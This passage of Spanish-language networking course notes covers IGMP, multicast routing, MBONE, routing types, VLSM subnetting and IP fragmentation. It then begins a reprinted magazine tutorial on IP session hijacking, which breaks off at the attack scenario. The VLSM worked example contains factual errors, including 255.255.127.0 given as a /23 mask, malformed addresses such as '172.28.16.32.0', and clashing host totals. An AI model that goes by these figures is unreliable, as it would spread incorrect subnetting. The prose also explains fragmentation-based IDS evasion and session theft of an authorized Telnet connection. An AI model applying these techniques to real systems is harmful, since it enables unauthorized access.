- Cada ordenador responde con un **informe** (*Host Membership Report*) por cada grupo al que pertenece.
- Para evitar avalanchas de mensajes, antes de enviar un informe, cada ordenador arranca un temporizador. Si antes de que venza el plazo ve un informe de otro ***host*** referido a un grupo al que él está apuntado, no manda su propio informe
- Si después de varias interrogaciones no contesta nadie, el router elimina el grupo para esa subred
- La primera vez que alguien se apunta a un grupo manda su informe, sin esperar a la interrogación

IGMP Versión 2

- Si hay varios routers misma subred, el responsable de las interrogaciones es el de dirección IP más baja
- Se pueden hacer interrogaciones específicas para un grupo (*Group-Specific Query*)
- Los ordenadores pueden enviar mensajes de abandono (*Leave Group*) a los routers cuando dejan un grupo para reducir la latencia de detección de grupos no solicitados en una subred
    - Estos mensajes se envían al grupo 224.0.0.2, especificando el grupo que se abandona
    - Los routers responden con interrogaciones específicas al grupo a través de la interfaz por la que se recibe el mensaje de abandono del grupo

IGMP Versión 3

- Los ordenadores pueden seleccionar, para cada grupo, de qué fuentes quieren recibir tráfico y de cuáles no
- Se definen dos tipos de mensaje para ello:
    - *Inclusion group-source report*
    - *Exclusion group-source report*
- También se define un mensaje de abandono en el que se puede indicar que se quiere dejar de recibir una fuente de un grupo
- Problema: requiere almacenar estado en los routers

IP Multicast en toda Internet

- IGMP se encarga de la relación entre el router y los ordenadores directamente conectados a él a través de una subred
- IGMP no dice nada acerca de cómo encaminar paquetes hacia otros routers o hacia ordenadores remotos
- El propio mecanismo que usa IGMP no escala en toda la Internet, soluciones:
    - Que todos los routers utilicen técnicas específicas para construir tablas de encaminamiento para ***Multicast*** IP

- Encapsular con Túneles IP-en-IP (*tunneling*) para atravesar zonas que no entienden el ***Multicast*** IP

Protocolos de enrutamiento Multicast

- DVMRP: Distance Vector ***Multicast***ing Routing Protocol.
- MOSPF: ***Multicast*** Open Shortest Path First
- PIM: Protocol-Independent ***Multicast***

DVMRP

- Protocolo para ***multicast*** que se apoya en el encaminamiento ***unicast*** tipo RIP.
- Encamina básicamente por inundación, apoyándose en el RPF (Reverse Path Forwarding), que es una técnica cuyo funcionamiento es más o menos así:
  - Cuando llega un paquete de ***multicast***, se observa su dirección de origen y se trata de seguir el "camino inverso"
- Los routers también pueden pueden propagar "corriente arriba" mensajes de poda (*prune*) para que no les sigan pasando tráfico que no tiene destinatarios a partir de ellos.

MOSPF

- Extensión del protocolo OSPF para ***multicast***.
- A los mensajes de "estado del enlace" se incorpora la información de pertenencia a grupos de ***multicast***.
- Con ello, se incorpora a la "imagen de toda la red" que tienen todos los routers el Árbol de Distribución (*Spanning Tree*) para el tráfico ***multicast*** (para cada pareja origen,grupo-destino).

PIM

- Su nombre indica que es independiente del protocolo de encaminamiento ***unicast*** que se utilice.
- Utiliza dos modos de funcionamiento:
  - Modo Denso (*Dense Mode*): Emisores y receptores próximos, anchos de banda grandes y constantes.
  - Modo Disperso (*Sparse Mode*): Emisores y receptores alejados, anchos de banda moderados y variables
- En modo denso, es parecido a DVMRP.
- En modo disperso se usa la técnica de Árboles apoyados en el centro (*Core-Based Trees*): Emisores y receptores se ponen de acuerdo en un punto intermedio por el que pasar.

MBONE

MBONE: Virtual ***Multicast*** Backbone On the interNEt (***Multicast*** backBONE).

Es un conjunto de subredes y routers que permiten la entrega de tráfico IP ***multicast***.

Es una Red virtual construida sobre Internet, a base de Islas que soportan *multienvío* (nativamente), unidas por Túneles IP-en-IP, para enviar tráfico *multienvío* sobre las partes de Internet que no lo soportan.

Uno de los servicios más interesantes que nos ofrecen los grandes canales de información es la transmisión en tiempo real de imagen y sonido.

Internet no posee el ancho de banda suficiente (sobre todo en los enlaces intercontinentales) para soportar una generalización del uso de estos servicios; aun así, se pensó que podría ser interesante difundir las reuniones que periódicamente realiza el ***IETF*** (***Internet Engineering TaskForce***) de manera que grupos situados en distintos países pudieran participar en estos fórums. Así nació **MBONE** (contracción de ***Multicast BackBone***).

Mbone es una red virtual, que usando Internet como soporte permite transmitir un mismo paquete -que para entendernos y en la práctica, con perdón de los puristas, equivale a un paquete- a grupos de usuarios conectados a cualquier ordenador de Internet.

Para entender cómo funciona ***Mbone***, es necesario explicar en primer lugar qué significan los términos **unicast** y **multicast** aplicados al envío de paquetes en una red usando protocolos TCP/IP como es Internet., tal y como se ha explicado anteriormente

Este concepto de ***multicast*** no se inventó en IP, antes de esto ya existían redes que además de soportar direcciones ***unicast*** poseían direcciones que representaban grupos de nodos; entre ellas se encuentra la conocidísima ***Ethernet*** (802.3).

Existen redes locales que no permiten direcciones ***multicast*** pero sí **broadcast** (paquetes a nivel de enlace dirigidos a todos los nodos de la red.

Por tanto, podemos ver ***Mbone*** como una red que interconecta islas que permiten la transferencia de *frames multicast*.

Multicast IP y Multicast Ethernet

Para hacer que los paquetes IP «*salgan*» de nuestra red ***Ethernet*** y pasen a otras, necesitamos equipos que hagan de puentes entre las distintas ***Ethernets***. Pues bien, esto mismo es aplicable al tráfico ***multicast***; pero como hasta hace poco no existían en el mercado routers que permitieran difundir IP-***multicast***, se han venido utilizando estaciones que desempeñaran esta función mediante el software apropiado (**mrouter**) y ciertas modificaciones en el *kernel*.

Estos ordenadores construyen canales para comunicar las distintas islas ***Ethernet*** (en el caso que estamos comentando): dichos canales se denominan **túneles multicast**.

Las estaciones dedicadas al túnel leen el tráfico ***multicast-IP*** y en caso de que éste haya de ser difundido al exterior de nuestra red se convierte en un paquete ***unicast-IP*** normal que será transmitido al otro extremo del túnel por métodos convencionales.

El paquete ***IP-multicast*** se transmitirá al otro extremo del túnel si existe algún ***host*** perteneciente al grupo destinatario de dicho paquete.

Para evitar un exceso de tráfico y que se bloqueen los enlaces hacia el exterior, que son bastante más lentos, los paquetes utilizan el campo **TTL** (***Time To Live***) de la cabecera IP, con el cual se marca el «*alcance*» deseado para la información emitida; cada vez que el paquete atraviesa un túnel se decrementa este campo.

Se han definido una serie de valores umbrales para el ***TTL*** de manera que si el ***TTL*** del paquete es menor que este umbral, el paquete no se transmitirá:

TTL 0	Tráfico restringido al mismo ***host***
TTL 1	Tráfico restringido a la misma subred
TTL 32	Tráfico restringido a la misma organización
TTL 64	Tráfico restringido a la misma región
TTL 128	Tráfico restringido al mismo continente
TTL 255	Tráfico sin restricciones

Como se ha mencionado, para transmitir un paquete IP-***multicast*** hay que «*convertirlo*» en uno ***unicast***. Hay dos formas de hacer esto:

1. El método más «antiguo» (usado hasta marzo del 93) denominado **LSR** (*Loose Source Record*), que consiste en usar una de las opciones de la cabecera IP indicando en ella la dirección del grupo ***multicast*** al que va destinado y poniendo en el campo de dirección destino de la cabecera la dirección IP ***unicast*** del otro lado del túnel ***multicast***.

2. El método utilizado en la actualidad es encapsular el IP ***multicast*** sobre IP ***unicast***, poniendo en el campo de protocolo del paquete IP el valor 4 que corresponde a IP encapsulado sobre IP.
   Con estos métodos hacemos que los routers tradicionales de IP sirvan para interconectar redes ***multicast*** IP (los túneles se usan también a menudo en redes multiprotocolo).

Enrutamiento estático y Enrutamiento Dinámico

Para una red con un solo gatewayRouter, la mejor opción es el enrutamiento estático.

Una tabla de enrutamiento estático es construida manualmente, por el administrador de la red, usando el comando route.

Las tablas de enrutamiento estático no se ajustan a los cambios de la red, ellos trabajan mejor cuando las rutas no cambian. Para agregar una ruta se utiliza el comando route.

Una red con más de una posible ruta al mismo destino podría usar enrutamiento dinámico.

Una ruta dinámica es construida por información intercambiada por los protocolos de enrutamiento.

Los protocolos son diseñados para distribuir información que dinámicamente ajustan las rutas reflejadas en las condiciones de la red.

Los protocolos de enrutamiento manejan complejas situaciones de enrutamiento más rápido de lo que un administrador del sistema podría hacerlo.

Los protocolos de enrutamiento no sólo están diseñados para cambiar a una ruta de respaldo cuando la ruta primaria se vuelve inoperante sino que ellos también evalúan y deciden cual es la mejor ruta para un destino.

Una red con múltiples caminos a un mismo destino puede utilizar enrutamiento dinámico.

Los routers utilizan los protocolos de enrutamiento para construir sus tablas de rutas, cuando todos los routers de la red mantienen actualizadas sus tablas de rutas se dice que la red es homogénea o que la red Converge, esto es, que todos los routers conoceny han aprendido la topología de la red a la que prestan servicio.

Las redes son dinámicas, con frecuencia cambian, hay host que se añaden a la red, otros desaparecen, nuevos routers se incorporan, otros cambian de estado o se “caen” de la red, por ello es importante que los routers manejen sus tablas de enrutamiento de forma dinámica, excepto para aquellos casos que sus administradores deseen explícitamente “marcar” la ruta para alcanzar un destino....

Las redes que sólo conocen una sola ruta, se llaman redes Stub

APÉNDICE F. Máscaras de red de Longitud Variable Ejemplo de...

El problema de usar direcciones basadas en Clases es que éstas suelen ser demasiado grandes o demasiado pequeñas para la mayor parte de las operaciones, pongamos el siguiente ejemplo:

Disponemos de una red que conecta varios edificios o salas con los siguientes ordenadores por cada uno de ellos:

Edificio 1,2 con 2500 y 3000 ordenadores en cada una de ellas.

Edificio 3,4,5 y 6 con 450 equipos cada una de ellas

Edificio 7 y 8 con 250 equipos cada una de ellas.

Si los sumamos todos tenemos: 7800 ordenadores/equipos en la red.

Con una clase C, dispondríamos de 254 equipos... nos faltan

Con una clase B, dispondríamos de 65534 equipos... nos sobran....

Con una clase A. Más de 16 millones... nos sobran todavía mas

Supongamos que nos “venden” cada IP a 500 pesetas x mes.... empieza a calcular lo que cuesta una clase A....

Seguro que estarás pensando en unir varias clases C, bueno no estaría mal... pero necesitaríamos unas 31 redes de clase C, con sus correspondientes routers... si cada router cuesta 250.000 ptas ... 7 millones de pelas SOLO EN ROUTERS!!! Y tenemos que sumarle el coste de las IP’s,

31 redes de clase C x 256 Ip’s de cada clase x 500 ptas = 3.968.000 a sumar a los 7 kilos de routers

Si Usamos una clase B... bien, podríamos disponer de un solo router (aunque sea muy gordo) pero si tenemos que pagar por cada IP.... pongamos que son 500 ptas x IP = casi 32 millones de pelas AL MES!!

La solución óptima sería pagar por las 7800 Ip’s que necesitamos... es decir :

7.800 Ip’s por 500 = 3.900.000 pelas...al mes... pero al menos nos ahorramos 7 millones de los routers...

Como ya te dije antes, si fuesen IP’s privadas, no habría coste... pero si son públicas hay que pagar por ellas.

Pues esto es lo que se consigue con VLSM, disponer de un espacio de direccionamiento IP más ajustado a la realidad y a las necesidades del cliente, que se pague o se use las direcciones IP que se necesiten y no toda una clase B como sería el ejemplo

Además del coste, si a cualquiera que necesitase más de 256 IP’s se le asignase una Clase B entera, en poco tiempo se acabarían las direcciones de ese rango... de hecho se están acabando, ya lo sabes....

VSLM introduce un par de reglas o conceptos nuevos que reducen este derroche económico y de recursos que no se utilizarán jamás...

1º) No es preciso eliminar las subredes que son todo unos o todo ceros, (aunque si serán inválidas la primera y última dirección de host por cada subred) así por ejemplo sería válido usar la IP 172.28.255.254

2º) Permite tener diferentes máscaras aplicadas a distintas secciones de la red, con ello se hace posible dividir la red en fragmentos más pequeños o más grandes a medida que se vaya necesitando.

Resumiendo que el uso de VLSM consiste en dividir las subredes en otros espacios más pequeños a modo de sub-subredes partiendo de la subred mas grande que se necesite para direccionar los hosts que pertenezcan a esa subred.

Pasos para calcular las diferentes máscaras de subred

1º) Calculamos la suma de todos los hosts presentes para determinar la Clase más adecuada:

7900 hosts en total, por tanto necesitaremos una clase B

2º) Averiguamos el número de hosts de las subredes más grandes, 2500 y 3000

Necesitaremos 12 bits (2^12 = 4096)

Si trasladamos eso a la máscara de subred necesaria sería:

32 bits totales de la máscara – 12 bits para el direccionamiento = 20 bits

Luego la máscara sería:

255.255.240.0 ó 172.28.xxx.xxx /20 (172.28.xxx.xxx /20)

Con esta máscara podríamos direccionar 16 redes de 4094 host cada una, suficiente para nuestros 8 edificios y para el máximo de host por edificio (3000), pero sólo se tomarán 2 de las 16 subredes posibles.

Recuerda que con VLSM no se desperdician la primera y última subred, pero no serán utilizables las primera y última dirección de host. (la 0 y la 255)

La primera subred seria: 172.28.0.0 /20 de la 172.28.0.1 a la 172.28.15.254

La segunda red sería: 172.28.16.0 /20 de la 172.28.16.1 a la 172.28.31.254

Con estas dos subredes ya somos capaces de alcanzar los 2500 y 300 equipos de cada edificio, aunque también nos sobrarán Ip's, eso no lo podremos solucionar... pero siempre serán menos que antes.

3º) averiguamos el número máximo de host de la siguiente subred, tenemos que son los edificios 3,4,5 y 6

Para todos ellos hay un máximo de 450 hosts, necesitaríamos 2^9 = 512 hosts

Trasladamos lo mismo a la mascara de subred,

32 bits totales – 9 bits para el direccionamiento = 23 bits (172.28.xxx.xxx /23)

Luego la siguiente máscara sería:

255.255.127.0 ó 172.28.xxx.xxx /23

Tomamos la siguiente red a utilizar que sería de la 172.28.32.0 y le aplicamos la nueva máscara de subred averiguada... /23, con esto obtendremos 8 redes de 510 host cada una como máximo, siguen sobrando IP's pero también serán en numero menor, las redes utilizables serían:

Subred: 172.28.16.32.0 /20

SubSubred: 172.28.16.0/23 de la 172.28.32.1 a 172.28.33.254
SubSubred: 172.28.34.0 /23 de la 172.28.34.1 a 172.28.35.254
SubSubred: 172.28.36.0/23 de la 172.28.36.1 a 172.28.37.254
SubSubred: 172.28.38.0 /23 de la 172.28.38.1 a 172.28.39.254

Estas nos sobrarían, pero no podemos prescindir de ellas puesto que no se pueden rechazar subsubredes, las dejaríamos para usos futuros....

SubSubred: 172.28.40.0/23 de la 172.28.40.1 a 172.28.41.254
SubSubred: 172.28.42.0 /23 de la 172.28.42.1 a 172.28.43.254
SubSubred: 172.28.44.0/23 de la 172.28.44.1 a 172.28.45.254
SubSubred: 172.28.46.0 /23 de la 172.28.46.1 a 172.28.47.254

4º) Por último Nos quedaría los otros 250 hosts de los edificios 7 y 8

Para direccionar 250 hosts necesitamos 8 bits (2^8 =256) por lo que nuestra máscara de subred sería:

32 bits totales – 8 bits = 24 bits (172.28.xxx.xxx./24)

Al igual que antes calcularemos las subsbredes disponibles para la subred 172.28.48.0 /20

Subred: 172.28.16.48.0 /20

SubSubred: 172.28.48.0 /24 de la 172.28.48.1 a 172.28.48.254
SubSubred: 172.28.49.0 /24 de la 172.28.49.1 a 172.28.49.254

El resto (igual que antes) nos sobrarían, pero no podemos prescindir de ellas puesto que no se pueden rechazar subsubredes, las dejaríamos para usos futuros....

SubSubred: 172.28.50.0 /24 de la 172.28.50.1 a 172.28.50.254
SubSubred: 172.28.51.0 /24 de la 172.28.51.1 a 172.28.51.254
SubSubred: 172.28.52.0 /24 de la 172.28.52.1 a 172.28.52.254
SubSubred: 172.28.53.0 /24 de la 172.28.53.1 a 172.28.53.254
SubSubred: 172.28.54.0 /24 de la 172.28.54.1 a 172.28.54.254
SubSubred: 172.28.55.0 /24 de la 172.28.55.1 a 172.28.55.254
SubSubred: 172.28.56.0 /24 de la 172.28.56.1 a 172.28.56.254
SubSubred: 172.28.57.0 /24 de la 172.28.57.1 a 172.28.57.254
SubSubred: 172.28.58.0 /24 de la 172.28.58.1 a 172.28.58.254
SubSubred: 172.28.59.0 /24 de la 172.28.59.1 a 172.28.59.254
SubSubred: 172.28.60.0 /24 de la 172.28.60.1 a 172.28.60.254
SubSubred: 172.28.61.0 /24 de la 172.28.61.1 a 172.28.61.254
SubSubred: 172.28.62.0 /24 de la 172.28.62.1 a 172.28.62.254
SubSubred: 172.28.63.0 /24 de la 172.28.63.1 a 172.28.63.254

En total nos sobrarían 14 subsubredes de 254 host... quedarán para posibles ampliaciones.

5º) Las direcciones IP comprendidas entre la 172.28.64.1 /20 y 172.28.255.254 /20 quedan disponibles para otros clientes u otro espacio de direccionamiento distinto al descrito.

Como ves la máscara de subred varía de /20 a /24 (longitud variable) para este ejemplo sólo necesitaremos 3 subredes de una clase B con máscara de subred /20 (y no las 16) para direccionar todos nuestros hosts... usaríamos 3 subredes de 4094 hosts utilizables:

3 x 4094 = 12282 hosts utilizables

Nos sobrarían, 4482 direcciones pero no 57736 como al principio...

Pagaríamos más de las estrictamente necesarias en caso de ser direcciones públicas, pero ahorraríamos en la inversión de routers u otros dispositivos de red, así como, el proveedor que nos suministra las Ip's puede dedicar el resto de direcciones no utilizadas (las del punto 5º) para otros clientes.

El resultado es una distribución más inteligente y eficaz de las direcciones IP

APÉNDICE G. Fragmentación (Ejemplo de)

Para entender este problema es necesario conocer una característica que poseen todas las redes: el MTU (Maximun Transmission Unit) o Unidad Maxima de Transporte; que no es otra cosa que el tamaño máximo que puede tener un paquete para circular por esa red.

Este parámetro puede variar de unas redes a otras: 1500 bytes en Ethernet,

Para controlar el proceso de fragmentación y reensamblado de paquetes se utilizan varios campos de la cabecera:

- **Flag DF.**

  Si este flag esta activo ('1') el paquete no puede ser fragmentado nunca. Si se diese el caso de llegar a una red con MTU mas pequeña que el tamaño del paquete, este seria destruido.

- **Flag MF.**

  Mediante este flag se marca el ultimo fragmento de un paquete ('0').

- **Fragment Offset.(FO)**

  Con este campo se controla la situación del fragmento dentro del paquete.

- **Total Length. (TL)**

  Una vez restado el tamaño de la cabecera indicará el numero de bytes del paquete original que lleva ese fragmento. Daros cuenta que con el resto de campos sabíamos si era o no un fragmento y el lugar donde comenzar a poner los datos, pero no EL NUMERO DE BYTES QUE DEBIAMOS PONER.

Resumen

Si MF = '0' y FO = 0, el paquete no es un fragmento.
Si MF = '1' y FO = 0, se trata del primer fragmento de un paquete.
Si MF = '0' y FO != 0, se trata del último fragmento de un paquete.

Todos los fragmentos creados serán de longitud igual al MTU de la red, excepto el ultimo. Los fragmentos de un paquete se distinguirán de los de otro mediante la conjunción de los campos:

identification, protocol, source y destination address.

En principio el antiguo paquete será dividido en dos fragmentos:

El primero tendrá el flag MF = '1', el FO = "FO del antiguo paquete" y el Total Length (TL) = MTU de la red en la que entra.

En el segundo fragmento no irán incluidas algunas partes del campo 'options', por lo que el campo IHL debe ser recalculado.

Se le añaden los datos restantes del paquete original, tendrá

FO = FO anterior + (MTU – (IHL anterior * 4)/8

FO el "FO del antiguo paquete" + "(MTU - (IHL del anterior fragmento)*4)/8" (ya que los datos de este fragmento han de comenzar donde terminan los datos del anterior, por eso se resta la longitud de la cabecera del anterior fragmento y se divide entre 8 porque el campo FO va en unidades de 8 bytes) y se pondrá como MF el MF del antiguo paquete.

El primer fragmento es enviado mientras que con el segundo se repite este mismo proceso hasta que los datos restantes quepan en un solo paquete.

Si no te has enterado de nada intenta leerlo siguiendo el ejemplo que viene a continuación. :

La razón de que se tenga en cuenta el FO del paquete que se está fragmentando, es que podríamos estar dividiendo en fragmentos un paquete IP que ya sea un fragmento en si mismo. Me explico:

Supongamos que un paquete completo (no fragmentado aun) de tamaño 2048 bytes llega a una red de MTU = 1500 bytes. Este paquete será fragmentado según el proceso anterior en dos fragmentos de la siguiente forma:

Tamaño Total del paquete = 2048 de datos – 5*4 (20 de la cabecera IP) = 2028 datos reales

Fragmento1:

IHL = 5 (20 bytes, no hay opciones)
TL = **1500** (MTU)
MF = '1' (quedan mas fragmentos)
FO = 0 (ya que el anterior paquete no estaba fragmentado)
Datos que aun debo enviar = 2028 - (1500 - 20) = 548

Fragmento2:

IHL = 5
TL = **568** (548 bytes de datos del paquete original + IHL*4)
MF = '0' (ultimo fragmento)
FO = 0 + (1500 - 20)/8 = 185

De modo que:

El fragmento 1 envía 1500 (TL) (1480 de datos reales + 20 de la cabecera IP, total 1500 que es el MTU)

El fragmento 2 envía 568 (TL) (548 de datos reales + 20 de la cabecera IP, total 568 que es inferior al MTU)

Total de datos = 1480+548 = 2028 que son los datos reales a enviar.

Te preguntarás por qué se ha de calcular el último F0 (185) y en este caso sobraría puesto que el fragmento 2 es el último y no hay más fragmentos.. pero supongamos que el fragmento 2 sigue una ruta y atraviesa otra red cuya MTU es inferior a los 568 bytes, por ejemplo tiene un MTU de 404, por fuerza deberá ser fragmentado de nuevo, con lo que obtendremos otros dos fragmentos del mismo fragmento 2, de la forma:

Tamaño total del Fragmento 2 a enviar = 568 - 20 de la cabecera IP = 548

Fragmento2 parte 1:

IHL = 5
TL = **404** (MTU)
MF = '1' (quedan mas fragmentos)
FO = 185 (ya que aunque sea el comienzo de un paquete, ese paquete lleva datos que deben ser colocados a partir de esta posición, 185 es el FO que se calculó anteriormente)

Datos que aun debo mandar = 548 - (404 - 20) = 164 que son los que no caben en el nuevo MTU

Fragmento2 parte 2

IHL = 5
TL = **184** (164 bytes de datos + 20 de cabecera IP)
MF = '0' (ultimo fragmento)
FO = 185 + (404 - 20)/8 = 233

De modo que:

Fragmento 1 envía 1500 (TL del fragmento 1) (1480 de datos reales + 20 de la cabecera IP, total 1500 que es el MTU

Fragmento 2 de 1: Envía 404 (TL del fragmento 2 de 1) (384 de datos reales + 20 de la cabecera IP, total 404 que es la nueva MTU

Fragmento 2 de 2: Envía: 184 (TL del fragmento 2 de 2) (164 de datos reales + 20 de la cabecera IP, total 184 que es inferior a la nueva MTU)

Si sumamos todo tenemos:

Fragmento 1 = 1500 –20 de cabecera = 1480

Fragmento 2 de 1 = 404 – 20 de cabecera = 384

Fragmento 2 de 2 = 184 – 20 de cabecera = 164

Total de datos = 1480+384+164 = 2028 QUE ERAN LOS DATOS ORIGINALES A ENVIAR!!!!

Si te has perdido también con el ejemplo, recuerda:

- El campo TL va en bytes,
- El campo IHL en unidades de 4 bytes,
- El FO en unidades de 8 bytes

Sólo como comprobación:

Tomamos el último FO calculado y lo multiplicamos por 8 y le sumamos el último TL menos 20:

233*8 + 164 = 2028 bytes. (*Uff!! Es muy retorcido, pero funciona así!!!!)*

Vamos con el resumen....

Cuando un paquete llega a su destino, IP comprueba los campos MF y FO para saber si es un fragmento o no:

- En caso de no serlo se le quita la cabecera y se pasan los datos al protocolo superior.
- En caso de ser un fragmento tendrá que ser reensamblado.

La cosa se complica porque hay que tener en cuenta que, aunque los fragmentos hayan sido enviados en orden, no hay nada que los obligue a llegar así, es decir, el host destino puede recibir los fragmentos desordenados y **tendrá que esperar a poder reensamblarlos**.

Para recomponer el paquete no basta ir cogiendo los fragmentos según van llegando, quitarles la cabecera y pegarlos uno detrás de otro. Lo que se hace en realidad es mantener un buffer del tamaño máximo que puede tener un paquete IP (65535 bytes), e ir colocando los datos de cada fragmento en la posición del buffer indicada por el campo FO.

Cuando llega el ultimo fragmento (MF = '0' y desde luego FO != 0 , se comprueba si el resto del buffer esta completo o faltan partes (**que haya llegado el "ultimo fragmento" no quiere decir que hayan llegado TODOS los fragmentos**) y, una vez que este completo, se le pasa al protocolo superior.

En el proceso de reensamblado vuelven a intervenir los mismos campos: MF, FO y TL. Como ya dije antes, IP reconocerá los fragmentos pertenecientes a un mismo paquete por los campos:

identification, protocol, source y destination address.

La parte del buffer de reensamblado que formaría la cabecera del paquete y se rellena con la cabecera del primer fragmento (MF = '1' y FO = 0), el resto de cabeceras son ignoradas (excepto para comprobar que se trata de un fragmento del mismo paquete, y para conocer el offset claro).

Hay que decir que **el tiempo que un host espera a que lleguen todos los fragmentos de un paquete no es infinito**, **se utiliza un contador** que disminuye con el tiempo y que se actualiza cada vez que llega un fragmento, tomando el valor máximo entre el valor actual del contador **y el valor del campo TTL** del fragmento.

En el momento que el contador llega a cero los fragmentos son descartados y el paquete completo se pierde.

Como ultimo punto a tener en cuenta en relación al proceso de reensamblado, diré que el RFC791 deja abierta la posibilidad a que los fragmentos se solapen total o parcialmente, diciendo que en ese caso tengan preferencia los últimos datos en llegar (o sea, que se sobre escriba los que había) aunque esto ultimo no siempre se respeta, aun menos tras la aparición de los ataques por fragmentación.

El proceso de reensamblado se realiza en el receptor , que establece un **plazo de reensamblado** , y cuando el plazo se cumple sin que se reciban nuevos fragmentos del mismo paquete , el host destino descarta los recibidos y envía un mensaje de error al origen. El valor recomendado para el plazo de reensamblado es de 60 y 120 segundos.

De todo esto es importante resaltar:

- Utilizar MTU's muy pequeñas origina una excesiva fragmentación de paquetes y los hosts han de dedicar mucho tiempo a reensamblar los paquetes.

- Utilizar MTU's muy grandes obliga a que los routers y hosts dediquen muchos recursos a guardar en sus buffers los paquetes que se van recibiendo

- Los ataques por fragmentación se basan en dos principios:

    - El tiempo que se tarda en fragmentar un paquete es inferior al tiempo que se tarda en recomponerlo, basta que traslades este principio a un ejemplo cotidiano para que lo entiendas perfectamente:

      Un puzzle, el tiempo que se tarda en recomponer el puzzle es infinitamente mayor que el tiempo que tardarás en descomponerlo por piezas... si el puzzle es de 1000 piezas será más difícil y trabajoso que si el mismo puzzle fuese de 4 piezas y más cuando resulta que esas piezas te las van dando poco a poco y no todas a la vez

      Uno de los ataques más básicos a IDS y Firewalls consiste en enviarles muchos paquetes muy fragmentados, de ese modo estarán muy ocupados en el reensamblaje y se les puede escapar el control de otros o simplemente provocarles un DoS y que el resto de paquetes ya no sean filtrados

    - Otro principio de los ataques por fragmentación consiste en enviar paquetes fragmentados (mucho o poco) pero con offset (FO) incorrectos, el destino no podrá reensamblarlos correctamente y el mensaje no tendrá mucho sentido, como unos fragmentos solaparán a otros, aquellos paquetes construidos hábilmente, pueden "esconder" el puerto origen, el puerto destino, el protocolo, etc.. de manera que el firewall o IDS deje pasar el paquete puesto que aparentemente no se trata de un puerto filtrado o protocolo protegido...

Por Internet encontrarás muchos programas que se basan en la fragmentación para escanear equipos, provocar DoS, etc... la explicación de cómo funcionan la tienes en este documento, el resto es una labor de programación y profundo conocimiento de IP.

Ya puedes ir probando nuestro escáner favorito, nMAP, con las opciones de fragmentación .... ahora conoces como funciona....

APÉNDICE H. ARTICULO DE LA REVISTA #14. IP-HIJACKING

Hola a tod@s, soy ***Vic_Thor***, los que pasen por los foros de ***HackXcrack*** ya me conocen, aquellos que aun no lo hicisteis ya tenéis una tarea obligada, visitad:

http://www.hackxcrack.com/phpBB2/index.php por allí ando prácticamente todos los días y a parte de encontrarme a mi, hallaréis uno de los foros de mayor calidad y con mayor cantidad de información de lo que nunca os hubierais imaginado, totalmente en Español y con la gente más estupenda que he visto en todas mis andaduras en esto de la seguridad informática, acércate a los foros de ***HackXCrack***, su valor se resume en una frase: ***Es un lugar donde preguntar dudas es obtener SIEMPRE una respuesta.***

Actualmente se está desarrollando un ***Taller de TCP/IP***, es una actividad única que no encontrarás en ningún otro sitio, desinteresada y con el único objetivo de escalar más allá del lugar donde otros se quedaron, no es necesario que tengas conocimientos previos, nuestra misión es empezar desde menos 1.

Este artículo está "*robado*" del ***Taller de TCP/IP***, por su temática, contenido e interés, hemos pensado que el mejor lugar para explicar cómo llevar a cabo esta técnica, es un medio impreso como es esta Revista, que al igual que los foros de ***HackXcrack***, es "*otro animal único en su especie*", sencilla, amena, profunda y que persigue una sola meta: EL CONOCIMIENTO.

Puedes seguir el ***Taller de TCP/IP*** en los foros de ***HackXcrack*** desde aquí:

http://www.hackxcrack.com/phpBB2/viewtopic.php?t=10306

En ese hilo de nuestros foros encontrarás también una pequeña explicación de cómo configurar el esnifer que utilizaremos en este artículo, si lo deseas puedes bajar ese mismo documento en:

http://www.iespana.es/vmthor/ForoCanal/Taller/Tcpip/Commview/Doc/CommView.zip

No me enrollo más, que lo que hoy nos ocupa es un asunto largo de explicar y corto de implementar...

IP-Hijacking

Venga... sentaos bien, poneos cómodos y tranquilidad que hay para rato....

Ya conocemos que al "*colocar*" un esnifer en una red podemos escuchar el tráfico que "*ronda*" por la misma, al colocar nuestro esnifer favorito en un segmento de red y desde el punto de vista de un usuario con "*malas*" intenciones podemos capturar muchas cosas, contraseñas, nombres de usuarios, páginas web, etc.

Esto es un "***ataque pasivo***", la máquina donde corre **el esnifer es un receptor del tráfico**, que descubre lo que circula por la red aunque no vaya dirigida a él.

El IP-Hijacking al contrario que un sniffing de paquetes, es un ataque activo, con el **IP-Hijacking lo que hacemos es robar una conexión ya establecida por otro usuario y máquina contra un servidor.**

En una conexión activa, este tipo de ataques se suelen utilizar contra maquinas que utilizan métodos de autenticación de password de un solo uso (syskey, NTLM, etc..) y en los que los ataques de toda la vida no surgen ningún efecto porque las contraseñas están cifradas. Ya sabes que aunque se pueda romper ese cifrado no es inmediato, imagino que conocerás lo que cuesta craquear un hash de Windows por ejemplo.

Los ataques activos se basan en el sniffing de un flujo de paquetes para encontrar una serie de datos que nos van a servir para "*suplantar*" a una de las maquinas que forma parte de la sesión que estamos escuchando, como este tipo de ataques se basan en sniffing, no nos servirán para nada si el flujo que estamos escuchando esta encriptado de cualquier forma, es aquí donde el ***Hijacking*** toma un especial protagonismo.

Para poder llevar a cabo con éxito esta técnica debemos ser capaces y aprender a:

- Utilizar un esnifer de forma adecuada
- Comprender la problemática de Ip-spoofing (falsear o suplantar una IP que no somos)
- Conocer como se negocia y se establece una sesión "*normal*" TCP
- Enviar paquetes manipulados que secuestren una conexión que otro estableció legalmente

Un escenario habitual podría ser éste:

1º) Colocamos nuestro esnifer favorito en la máquina que ejecutará el ataque, ni tan siquiera ha de ser así, existen esnifers a los que nos podemos conectar remotamente, como si se tratase de un troyano, pero eso puede quedar para otro artículo

2º) **Un servidor**, puede ser una BBDD un Controlador de Dominio, un Servidor Web, etc., en este ejemplo y para simplificar el asunto, **se trata de un Servidor Telnet con Autenticación NTLM** al que sólo puede acceder un determinado número de usuarios, con determinadas IP's y a determinadas horas, en ese servidor **la IP del atacante NO ESTA AUTORIZADA** a iniciar la sesión y **además el usuario de la máquina atacante NO SABE EL LOGIN NI PASSWORD** para entrar en el servidor.

3º) **Un cliente**, autorizado por el Servidor Telnet, tanto el usuario como la IP del cliente son **parte de los equipos de confianza del servidor.**

Aclaraciones:

En este escenario observarás que las tres máquinas pueden estar en la misma Red, eso es una ventaja, pero no tiene por qué ser así, lo que si es importante es que podamos comprometer el segmento de red del cliente o del servidor, puesto que si no, no podríamos hacer el *sniffing* del tráfico.

Al tener "*esnifado*" el tráfico teóricamente podríamos "*robarle*" la sesión al administrador remoto del Servidor Telnet UNA VEZ HAYA ESTABLECIDO la conexión, de tal manera que en adelante, el Servidor "pensará" que nosotros somos el cliente autorizado

¿Qué le pasaría al verdadero cliente?

